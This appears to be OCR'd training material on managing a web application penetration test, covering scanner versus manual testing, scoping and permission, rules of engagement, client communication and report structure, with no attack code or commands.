


Automated attacks use suites of tools that work together. Some examples of these are WebInspect by HP and the Burp suite from portswigger. These tools will rapidly scan a site and return the vulnerabilities it finds. Keep in mind that "rapidly" can still take hours on larger sites – it just means faster than manually. The problem is that the attacker has less control of what the attacks do, and these tools are prone to false positives.




So which is better? We find that while testing applications, combing both of these methods gives the best results. We can use an automated scanner to give a baseline and starting point. And although we have results from automated tools, we can also manually review the site for problems.

As you approach each site, you will need to balance the tools and methods you use. As we have discussed, use the scanners as a starting point and then follow up by validating their findings and using the findings to expand your foothold within the application.




Next up is a discussion of preparing for a web application penetration test.




Preparation never ends. Think of players on a professional sports team. They play one or two times a week in a real game, but they practice every day. As penetration testers, you need to do the same thing. We are also going to discuss some of the things that need to happen at a management level before the team can swing into action.

Every day you should practice your skills and techniques. We will often set up a test system and install a few different open source applications to test them. One, this enables practice with real systems that we will probably encounter during a regular engagement. Two, we can report any discovered problems back to the project so they can be fixed. You should also practice as a team because everyone has a different style and by working together, you can learn how to build upon each other's strengths.




This next subsection discusses the management of the test. This is done in the preparation step because without an understanding of this, the test can't even start. We will discuss making sure that everyone understands the test, the need for permission, and the various pieces of information needed before beginning the test.

Keep in mind that we need to include both testing team personnel and the target organization's staff. If this is a test that targets a third-party vendor in part or whole, make sure it is involved. One group that should be brought in and isn't many times are the developers. By including them in a penetration test, we can accomplish two different actions. First, we encourage them to understand security better, and they are prepared to share information if needed during the testing.



Before a test can begin, you must understand and agree on a type of test and its scope. I have been involved with tests, especially internal ones, where the two sides had different ideas of scope. If the application owner thinks you will test each and every application you find, and you have scoped two weeks to test the single sign-on functionality, someone is going to be real unhappy – either the application owner because not everything was done, or you because you ended up doing a lot more work.


It is also important to understand the goals of the person or group requesting the test. They might want you to test for every single type of vulnerability and hole within the entire application suite, or they might want to only know whether their administration section is secure. By understanding what the requestor is expecting, you can focus your efforts to accomplish their goals. Of course, if their goal is for you to say "everything is perfect" and you realize that the application has no authentication or input filtering whatsoever, you probably aren't going to be able to meet their goals. ;)



One of the things that is the most difficult for testers is not having enough information to perform a test. It is quite common for people to give a URL to a test team and then expect it to accomplish miracles!


One of the first pieces needed is which applications are in scope. For example, if you are testing an application behind a single sign on (SSO) system, does the application owner want the SSO tested or just the application behind it? You will also need to get user IDs to perform any testing of authenticated applications. Typically, we get at least two IDs for each authorization level, and we also test the registration of IDs. The reason you need two different IDs for each level is to test horizontal attacks as well as vertical. We will get into this more as the class progresses. The restrictions refer to any technology restrictions the application places on the user. For example, if the application gets used only by people with IE and the application owner can control that, it affects the test.

The last piece of information required is the emergency contacts. You need to have communication paths into the target organization in case something goes wrong. And they need to know how to reach you. Even with the best testers and efforts, systems crash. Be ready for it!




A few key issues to consider in the rules of engagement: one, make sure the target knows where your attacks are coming from. The worst thing to have happen is to have a real attacker targeting the application at the same time as your test, and the target assumes it's you and ignores it. Another part of that is to identify your time frames. We have worked with companies that gave us free reign as to when we would test; others have requested that we test only after hours or during business hours for various reasons.


The last thing is to communicate. Make sure that your communication paths are known and verified. You don't want to crash the target's main web application and then realize that you don't know who to call and tell. Or worse, when you call the contact you were given, he or she has no idea who you are and why you are calling.



During the test, various identifiers will be used. The attack traffic will be source from specific IP addresses or address ranges. The attackers will source e-mails and receive e-mails from specific e-mail addresses. They will also typically use test accounts and information, such as credit card numbers, Social Security numbers, etc. These pieces of information need to be given to the target. This will enable them to determine whether something is coming from the test or other attackers.



Before beginning the test, the client and the testers will need to work out various time frames. These include the length of time for the actual test, the windows in which the test can be performed, and how long until the client will get the report. You should also arrange for time frames on various deliverables, such as data points needed for the test and response times from the client if the testers need information or assistance.




The communication paths also need to be worked out and coordinated. This includes the paths communication needs to follow, the methods allowed, and the protections within those methods.


The paths include information, such as who would be contacted in case of technical problems. An example is if the site crashes due to the test. You also want to work out who handles the management of the test. This enables the tester to have a point of contact when information is needed or if approval needs to happen.

The client and the testers will also need to coordinate which methods are allowed. For example, would e-mail suffice or does the client want a daily conference call with all involved?

The final part of communication is the protections involved. Does the client support PGP for e-mail or will the tester need to use some other form of encryption? If instant messaging is going to be used will both parties, use the Off-the-Record IM encryption or explore another solution.




Our last lecture section discusses reporting and presentation.



Reporting is probably the most disliked portion of doing any type of testing. We all love finding the next great hack or figuring out a way to bypass the trickiest of filters, but few people like to write the report telling the application owner what happened. We need to keep in mind that this is probably the most important piece of the test. This is because it is the part that actually lasts. Most companies will take the report and use it as the guideline on what to fix and how to move forward in securing their applications. Quite often, it will guide further development efforts.

Report Pieces

- A penetration testing report format that works well includes the following components:
  1. Executive summary
  2. Introduction
  3. Methodology
  4. Findings
  5. Conclusions



